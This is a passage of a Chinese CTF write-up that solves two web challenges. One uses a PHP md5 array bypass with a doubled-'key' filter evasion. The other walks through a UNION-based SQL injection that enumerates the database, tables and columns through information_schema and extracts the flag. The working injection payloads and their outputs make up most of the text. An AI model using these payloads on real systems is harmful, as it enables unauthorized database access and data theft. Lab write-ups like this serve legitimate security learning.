下面我并不是很会了，看大佬的writeup，

可以看出题目需要我们传入两个值，分别为key1和key2，且key1和key2的值不能相同但md5值相同，通过传入值不相同的数组可以实现。但是有一点需要注意,语句str_replace('key',' ',$str)会将key替换为空格，这一点我们可以通过双写key对其进行绕过，最终的payload:?kekeyy1[]=1&kekeyy2[]=2

成绩单

点进来发现是sql注入，-1' order by 1,2,3,4

爆数据库名：输入`-1' union select 1,2,3,database()#`，得到数据库名"skctf_flag"

Math	English	Chinese
2	3	skctf_flag

爆表名：输入`-1' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()#`，得到表名为fl4g

1的成绩单

Math	English	Chinese
2	3	fl4g,sc

爆列名：输入`-1' union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name=0x666c3467#`

发现只有一列 skctf_flag

1的成绩单

Math	English	Chinese
2	3	skctf_flag

查询skctf_flag列里的内容：输入：`-1' union select 1,2,3,skctf_flag from fl4g#`

1的成绩单

Math	English	Chinese
2	3	BUGKU{Sql_INJECT0N_4813drd8hz4}